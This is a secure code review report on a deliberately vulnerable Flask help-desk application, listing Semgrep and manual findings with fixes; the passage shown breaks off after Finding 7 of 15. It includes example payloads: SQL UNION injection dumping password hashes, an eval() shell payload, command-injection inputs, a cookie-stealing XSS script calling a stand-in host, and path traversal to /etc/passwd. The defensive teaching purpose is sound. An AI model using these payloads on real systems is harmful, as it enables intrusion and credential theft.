Secure Code Review Report

Scaler Support Desk — Static & Manual Source-Code Security Assessment

Field	Details
Application	Scaler Support Desk (Flask web application)
Assessment Type	Secure Code Review (SAST + Manual Verification)
Static Analysis Tool Used	**Semgrep v1.168.0** (semgrep scan --config auto)
Total Findings Reported	**15**
Genuine Vulnerabilities (True Positives)	**12**
False Positives	**3**
Reviewer	Gowtham Sai Yadav
Roll Number	23BCS10168
Date	June 2026

Executive Summary

The Scaler Support Desk codebase was scanned with **Semgrep** (--config auto), which produced **22 raw findings**. Each finding was then **manually verified** in context, de-duplicated (several lines were flagged by multiple overlapping rules), and classified as a True Positive or False Positive. Manual review additionally uncovered **five** high-impact issues Semgrep did not report (IDOR, broken access control, path-traversal read, arbitrary file upload, and stored XSS via |safe) — access-control, business-logic and template-escaping flaws that SAST tools typically miss. The result is **15 distinct findings: 12 True Positives and 3 False Positives**.

Findings Index

#	Vulnerability	File	Line(s)	Classification	Severity
1	SQL	models.py	117–118	**True**	High

#	Vulnerability	File	Line(s)	Classification	Severity
	Injection in Ticket Search			**Positive**	
2	Remote Code Execution via eval() in SLA Score	app.py	162–164	**True Positive**	Critical
3	OS Command Injection in Diagnostics Ping	app.py	190–191	**True Positive**	Critical
4	Stored Cross-Site Scripting in Comments (	safe)	templates/ ticket.html	35	**True Positive**
5	Path Traversal (Arbitrary File Read) in Attachment Download	app.py	120, 123	**True Positive**	High
6	Unrestricted / Arbitrary File Upload	app.py	150–152	**True Positive**	High
7	Broken Access Control – Admin Reports	app.py	207–213	**True Positive**	High

#	Vulnerability	File	Line(s)	Classification	Severity
	Missing Role Check				
8	Insecure Direct Object Reference (IDOR) – View Any Ticket	app.py	98–101	**True Positive**	High
9	Weak Password Hashing – Unsalted MD5	utils.py	7, 11	**True Positive**	High
10	Hardcoded Flask SECRET_KEY	app.py	20	**True Positive**	High
11	Flask Debug Mode Enabled & Public Bind in Production	app.py	220	**True Positive**	High
12	Missing CSRF Protection on State-Changing Forms	templates/ticket.html (also login.html:8)	14, 25, 39	**True Positive**	Medium
13	SQL Injection in Tickets-by-Status	models.py	135–136	**False Positive**	N/A


#	Vulnerability	File	Line(s)	Classification	Severity
14	OS Command Injection in Internal Ping	app.py	200–203	**False Positive**	N/A
15	Path Traversal in Attachment Preview	app.py	131–134	**False Positive**	N/A

The three False Positives are the deliberately-safe counterparts of vulnerable endpoints: a whitelisted status filter, an IP-validated ping, and a containment-checked file preview. Each is flagged (or would be flagged) by a naive pattern match but is non-exploitable due to an upstream validator.

Finding 1: SQL Injection in Ticket Search


Field	Details
Classification	**True Positive**
Severity	High
File	models.py
Function	search_tickets() (entry: app.py /tickets/search, line 76)
Vulnerable Line(s)	117–118
CWE	CWE-89 (SQL Injection)

Screenshot — SAST Tool Output (Semgrep)



Semgrep output for models.py — Finding 1

Screenshot — Vulnerable Code (highlighted in VS Code)



models.py — lines 117–118 highlighted

Why is it Vulnerable?

The q request parameter from /tickets/search reaches search_tickets() as term and is concatenated directly into the SQL string "... LIKE '%" + term + "%'", then executed with no parameterization. An attacker can break out of the quoted literal and inject SQL — e.g. q=' UNION SELECT id,username,password_hash,role,escalation_credits FROM users-- dumps every password hash. Because untrusted input flows unmodified into the query, this is a genuine True Positive.

Security Impact

Information disclosure (dumping the users table and password hashes), data tampering, and potentially full read/write access to the database.

Recommended Remediation

Use parameterized queries: WHERE subject LIKE ? with the bound value ('%' + term + '%',). Never build SQL by string concatenation.


Finding 2: Remote Code Execution via eval() in SLA Score

Field	Details
Classification	**True Positive**
Severity	Critical
File	app.py
Function	sla_score()
Vulnerable Line(s)	162–164
CWE	CWE-95 / CWE-94 (Code Injection)

Screenshot — SAST Tool Output (Semgrep)

Semgrep output for app.py — Finding 2

Screenshot — Vulnerable Code (highlighted in VS Code)



app.py — lines 162–164 highlighted

Why is it Vulnerable?

The formula query parameter is passed straight into Python's eval(). eval() executes any expression, so an attacker fully controls server-side code — e.g. /tickets/sla-score?formula=__import__('os').popen('id').read() runs shell commands. The try/except only catches errors; it does not sandbox anything. Direct user-to-eval flow makes this a clear True Positive.

Security Impact

Remote Code Execution — full server compromise: read/modify any file, run commands, pivot into the internal network.


Recommended Remediation

Never eval() untrusted input. For arithmetic use a safe parser (ast.literal_eval for literals) or an explicit allow-listed expression evaluator.

Finding 3: OS Command Injection in Diagnostics Ping


Field	Details
Classification	**True Positive**
Severity	Critical
File	app.py
Function	ping()
Vulnerable Line(s)	190–191
CWE	CWE-78 (OS Command Injection)

Screenshot — SAST Tool Output (Semgrep)



Semgrep output for app.py — Finding 3

Screenshot — Vulnerable Code (highlighted in VS Code)



app.py — lines 190–191 highlighted

Why is it Vulnerable?

The `host` parameter is concatenated into a shell command run via `os.popen("ping -n 1 " + host)`. `os.popen` invokes a shell, so metacharacters are interpreted: `host=127.0.0.1; id` (or `& whoami`) runs attacker commands. There is no validation here — contrast with `/diagnostics/ping-internal` (Finding 14). True Positive.

Security Impact

Remote Code Execution / arbitrary OS command execution under the web-server account.

Recommended Remediation

Use `subprocess.run([...], shell=False)` with an argument list and validate `host` with `is_valid_ip()` before use. Avoid `os.popen`.

Finding 4: Stored Cross-Site Scripting in Comments (|safe)


Field	Details
Classification	**True Positive**
Severity	High
File	templates/ticket.html
Function	comment loop (source: app.py post_comment(), 110–111)
Vulnerable Line(s)	35
CWE	CWE-79 (Cross-Site Scripting)

Screenshot — SAST Tool Output (Semgrep)

Semgrep output for templates/ticket.html — Finding 4

> Semgrep flagged this file for a missing CSRF token but did NOT detect the |safe XSS — this was identified by manual review (SAST tools rarely model Jinja autoescape bypasses).

Screenshot — Vulnerable Code (highlighted in VS Code)



templates/ticket.html — lines 35 highlighted

Why is it Vulnerable?

A comment body is fully attacker-controlled, stored in the database, and rendered with {{ c.body|safe }}. The |safe filter disables Jinja2 autoescaping, so HTML/JS in a comment is emitted verbatim. A comment like <script>fetch('//evil/'+document.cookie)</script> executes for every user (including admins) who opens that ticket. Every other field is correctly auto-escaped; only this one opts out. True Positive (stored/persistent XSS).

Security Impact

Stored XSS — session/cookie theft, account takeover, admin compromise, action forgery, defacement.

Recommended Remediation

Remove |safe so Jinja2 auto-escapes the value. If limited formatting is required, sanitize server-side with an allow-list library such as bleach.


Finding 5: Path Traversal (Arbitrary File Read) in Attachment Download

Field	Details
Classification	**True Positive**
Severity	High
File	app.py
Function	download_attachment()
Vulnerable Line(s)	120, 123
CWE	CWE-22 (Path Traversal)

Screenshot — SAST Tool Output (Semgrep)

> Not reported by Semgrep — identified by manual review. SAST missed the unsanitised send_file path here, while the safe counterpart preview_attachment() (Finding 15) uses a containment check.

Screenshot — Vulnerable Code (highlighted in VS Code)



```
@app.route("/tickets/<int:ticket_id>/comment", methods=["POST"])
def post_comment(ticket_id):
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    body = request.form.get("body", "")
    models.add_comment(ticket_id, user["username"], body)
    return redirect(url_for("view_ticket", ticket_id=ticket_id))


@app.route("/tickets/<int:ticket_id>/attachments/<path:filename>")
def download_attachment(ticket_id, filename):
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    target = ATTACHMENTS_DIR + "/" + filename
    if not os.path.exists(target):
        return "File not found", 404
    return send_file(target)


@app.route("/tickets/<int:ticket_id>/attachments/<path:filename>/preview")
def preview_attachment(ticket_id, filename):
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    target = resolve_within(ATTACHMENTS_DIR, filename)
    if target is None or not target.exists():
        abort(404)
    return send_file(target)
```

app.py — lines 120, 123 highlighted

Why is it Vulnerable?

The route uses a <path:filename> converter (allows slashes) and builds the path by raw concatenation ATTACHMENTS_DIR + "/" + filename with no canonicalization, then serves it with send_file(). A request like /tickets/1/attachments/../app.py or ..%2f..

%2fetc%2fpasswd escapes the attachments directory and returns arbitrary files. True Positive.

Security Impact

Information disclosure — read application source (app.py exposes the SECRET_KEY), the SQLite DB file with password hashes, OS files like /etc/passwd, and configuration.

Recommended Remediation

Validate the resolved path stays within the attachments directory (reuse resolve_within() or werkzeug.utils.safe_join) and reject any path that escapes the base directory.


Finding 6: Unrestricted / Arbitrary File Upload

Field	Details
Classification	**True Positive**
Severity	High
File	app.py
Function	upload_attachment()
Vulnerable Line(s)	150–152
CWE	CWE-434 / CWE-22 (Unrestricted Upload)

Screenshot — SAST Tool Output (Semgrep)

Not reported by Semgrep — identified by manual review.

Screenshot — Vulnerable Code (highlighted in VS Code)



```
@app.route("/tickets/<int:ticket_id>/upload", methods=["POST"])
def upload_attachment(ticket_id):
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    uploaded = request.files.get("file")
    if not uploaded:
        return jsonify({"error": "no file"}), 400
    data = uploaded.read()
    fingerprint = fingerprint_bytes(data)
    existing = models.find_attachment_by_fingerprint(fingerprint)
    if existing:
        return jsonify({"message": "duplicate of existing attachment", "filename": existing["filename"]})
    save_path = os.path.join(ATTACHMENTS_DIR, uploaded.filename)
    with open(save_path, "wb") as f:
        f.write(data)
    models.add_attachment(ticket_id, uploaded.filename, fingerprint)
    return jsonify({"message": "uploaded", "filename": uploaded.filename})


@app.route("/tickets/sla-score")
def sla_score():
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    formula = request.args.get("formula", "1+1")
    try:
        score = eval(formula)
    except Exception as exc:
```

app.py — lines 150–152 highlighted

Why is it Vulnerable?

The uploaded file is written using the attacker-supplied uploaded.filename joined to the attachments directory, with no validation of name, extension, content type, or size. The filename can contain traversal sequences (../app.py) so an attacker can overwrite arbitrary files including application source and templates; and there is

no file-type restriction, so executable or HTML/SVG content can be stored. True Positive.

Security Impact

Arbitrary file write leading to Remote Code Execution (overwrite app.py / templates), stored XSS (malicious HTML/SVG), or Denial of Service (overwrite the DB).

Recommended Remediation

Generate a server-side random filename; pass the user name through werkzeug.utils.secure_filename; validate extension/content-type against an allow-list; enforce a maximum size; store outside any web-served or source directory.


Finding 7: Broken Access Control – Admin Reports Missing Role Check

Field	Details
Classification	**True Positive**
Severity	High
File	app.py
Function	admin_reports()
Vulnerable Line(s)	207–213
CWE	CWE-862 / CWE-285 (Missing Authorization)

Screenshot — SAST Tool Output (Semgrep)

> Not reported by Semgrep — access-control logic cannot be inferred by SAST; manual review.

Screenshot — Vulnerable Code (highlighted in VS Code)



```
186 def ping():
192     return "<pre>" + output + "</pre>"
193
194
195 @app.route("/diagnostics/ping-internal")
196 def ping_internal():
197     user = current_user()
198     if not user:
199         return redirect(url_for("login"))
200     host = request.args.get("host", "127.0.0.1")
201     if not is_valid_ip(host):
202         return jsonify({"error": "host must be a literal IP address"}), 400
203     output = os.popen("ping -n 1 " + host).read()
204     return "<pre>" + output + "</pre>"
205
206
207 @app.route("/admin/reports")
208 def admin_reports():
209     user = current_user()
210     if not user:
211         return redirect(url_for("login"))
212     tickets = models.all_tickets()
213     return render_template("admin.html", user=user, tickets=tickets)
214
215
216 if __name__ == "__main__":
217     models.init_db()
218     if not os.path.exists(ATTACHMENTS_DIR):
219         os.makedirs(ATTACHMENTS_DIR)
220     app.run(debug=True, host="0.0.0.0", port=5050)
221
```

app.py — lines 207–213 highlighted

Why is it Vulnerable?

The /admin/reports handler only checks that a user is logged in (if not user); it never verifies user["role"] == "admin". Any authenticated normal user (alice/bob) can request /admin/reports and view every user's tickets via all_tickets(). The admin

link is only hidden in the navbar template — security by obscurity, not enforcement. True Positive.

Security Impact

Vertical privilege escalation and information disclosure — non-admins read all users' tickets.

Recommended Remediation

Enforce authorization on the server: check `role == 'admin'` (ideally via an `@admin_required` decorator) and return 403 otherwise.

